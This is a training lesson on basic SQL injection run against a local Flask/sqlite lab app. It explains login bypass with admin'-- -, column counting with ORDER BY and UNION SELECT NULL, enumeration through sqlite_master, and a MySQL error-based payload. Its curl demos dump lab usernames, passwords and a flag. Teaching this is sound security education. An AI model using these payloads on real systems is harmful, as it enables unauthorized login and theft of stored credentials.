Lesson 2.1: Basic SQL Injection with UNION and Error-Based
By the end of this lesson you understand where SQL injection comes from, you bypass a login form by hand, you determine the number of columns, you enumerate tables, you dump the whole database with UNION, and you use error messages as an oracle.
 A single quote breaks the string context, and a UNION SELECT appends a second query whose rows land in the same output.
Part 2, about 60 minutes, basic difficulty. Prerequisite: core HTTP and how to build a request. Tools: a browser, curl, and a little SQL.
Goals
After this lesson you understand why concatenating input into a SQL string creates the vulnerability, you can bypass a login form with a payload like ' OR 1=1-- -, you can determine the number of columns with ORDER BY and UNION SELECT NULL, you can enumerate tables and columns and dump data with UNION-based injection, and you can use error messages as an information channel (error-based).
Theory
What SQL injection is
SQL injection (SQLi) happens when an application joins user data straight into a SQL query as a string, instead of separating the command part from the data part. At that point the input is no longer treated as “data”, it becomes part of the “command”, and an attacker can change the meaning of the query.
The classic example is a login function. The code builds the SQL like this:
1
sql = "SELECT id, username, role FROM users WHERE username='" + u + "' AND password='" + p + "'"
If u is admin and p is 123, the statement becomes:
1
SELECT id, username, role FROM users WHERE username='admin' AND password='123'
But if the user enters u = admin'-- - then the statement turns into:
1
SELECT id, username, role FROM users WHERE username='admin'-- -' AND password='...'
The -- starts a comment in SQL, so the entire password check is disabled. We log in as admin without knowing the password. That is the core idea. A single quote ' breaks the string context, and we rewrite the rest as we like.
Why use -- - and not just --
In many database management systems (DBMS), -- is only treated as a comment when it is followed by whitespace. Writing -- - (two dashes, space, one dash) both guarantees the whitespace and stays easy to read in a URL. Other styles are # (MySQL) or /* */ (block comment).
UNION-based
The UNION operator joins the results of two SELECT statements into one result set. If the endpoint (a URL that receives a request) displays the query result on screen, we can attach our own SELECT to pull data from another table into that same display. The conditions are:
- The two
SELECTstatements must have the same number of columns. - The column types must be compatible (we usually use
NULL, sinceNULLfits any type).
So the first step is always to determine the number of columns.
Finding the number of columns
Two common ways:
ORDER BY n: sort by columnn. Increasengradually, and whennpasses the real column count the DBMS raises an error. The column count is the largestnthat does not error.UNION SELECT NULL, NULL, ...: try different numbers ofNULL, and when the count is right the error disappears.
With sqlite, the ORDER BY error even states the valid range directly, which is handy (see the demo).
Error-based
Error-based SQLi is the technique of forcing the DBMS to raise an error and reading information out of that error message. In DBMSs like MySQL, functions such as extractvalue() and updatexml() push data into an XML error message, for example AND extractvalue(1, concat(0x7e, (SELECT database()))) prints the database name inside the error. sqlite has no such mechanism, but when the app leaks the raw error (debug mode) the error message is still a useful channel. It confirms there is an injection, reveals the query structure, and, as in the lab below, states the column count directly through the ORDER BY error.
Demo
The commands below run against the lab labs/2.1/ (Flask + sqlite). The app has two SQLi points: the login form /login and the search field /search?q=. The search query is:
1
SELECT id, title, body FROM articles WHERE title LIKE '%<q>%'
Step 1: Auth bypass
1
2
3
$ curl -s "http://127.0.0.1:8021/login" \
    --data-urlencode "username=admin'-- -" --data-urlencode "password=sairong"
Dang nhap thanh cong. id=1 username=admin role=admin
The password is completely wrong but we still get in, because admin'-- - closes the username string and comments out the password part.
Step 2: Error-based column count
1
2
$ curl -s -G "http://127.0.0.1:8021/search" --data-urlencode "q=' ORDER BY 4-- -"
Loi truy van: 1st ORDER BY term out of range - should be between 1 and 3
sqlite says it plainly: valid from 1 to 3, so the queried table has 3 columns. This is both error-based (using the error as an oracle) and a way to find the column count.
Step 3: Confirm with UNION NULL
1
2
$ curl -s -G "http://127.0.0.1:8021/search" --data-urlencode "q=' UNION SELECT NULL,NULL,NULL-- -"
... <li>[None] None : None</li> ...
Three NULL values match, with no type error. So we have 3 columns to inject data into.
Step 4: Enumerate tables via sqlite_master
Every DBMS has a place that stores metadata (information about the database itself). sqlite uses the sqlite_master table; MySQL uses information_schema.tables and information_schema.columns.
1
2
3
4
5
$ curl -s -G "http://127.0.0.1:8021/search" \
    --data-urlencode "q=' UNION SELECT 1,name,type FROM sqlite_master WHERE type='table'-- -"
... <li>[1] articles : table</li>
    <li>[1] secret_flag : table</li>
    <li>[1] users : table</li> ...
We see three tables: articles, secret_flag, users.
Step 5: Dump the users table and get the flag
1
2
3
4
5
6
7
8
9
$ curl -s -G "http://127.0.0.1:8021/search" \
    --data-urlencode "q=' UNION SELECT id,username,password FROM users-- -"
... <li>[1] admin : S3cr3t_Admin_Pw_2024!</li>
    <li>[2] alice : alice_password_123</li>
    <li>[3] bob : hunter2</li> ...

$ curl -s -G "http://127.0.0.1:8021/search" \
    --data-urlencode "q=' UNION SELECT id,name,value FROM secret_flag-- -"
... <li>[1] flag : WEB{un10n_select_dump_toan_bo_db}</li> ...
We recover every username and password plus the flag WEB{un10n_select_dump_toan_bo_db}. The full real output is in labs/2.1/transcript.txt.
With MySQL, the column enumeration step would be:
1
' UNION SELECT table_name, column_name, NULL FROM information_schema.columns WHERE table_schema=database()-- -
Lab
- App:
labs/2.1/(Flask + sqlite). Build it per the README in the lab folder and run it locally on port 8021. - Task: get the flag from the
secret_flagtable using UNION-based injection, and log in with the admin account without knowing the password. - Hints: the search field returns results on screen, so it suits UNION. Find the column count first, then UNION. Use
sqlite_masterto list tables. - Answer: the exploit script
exploit.shandtranscript.txtinlabs/2.1/.
Common pitfalls
- Forgetting the space after
--, so the comment does not take effect: use-- -to be safe. - Mismatched column types in UNION: use
NULLfor any column whose type is unclear, then swap in the columns you want to display one at a time. - The
LIKE '%...%'context: the payload sits between two%signs, so remember to close the string with'and comment the trailing%'. - Blaming “no results” when the app actually filters the display: recheck the column count and which column position is printed.
Further reading
- PortSwigger Web Security Academy, SQL injection: https://portswigger.net/web-security/sql-injection
- PayloadsAllTheThings, SQL Injection: https://github.com/swisskyrepo/PayloadsAllTheThings
- The vulnerability map in this series.
Key takeaways
- Try
'in every input field; if it breaks (an error or changed behavior) there is likely a SQLi. - Login:
' OR 1=1-- -oradmin'-- -to bypass. - UNION needs the right column count: find it with
ORDER BY norUNION SELECT NULL,.... - Metadata: sqlite uses
sqlite_master, MySQL usesinformation_schema. - Always dump the admin account and any sensitively named tables (secret, flag, config) first.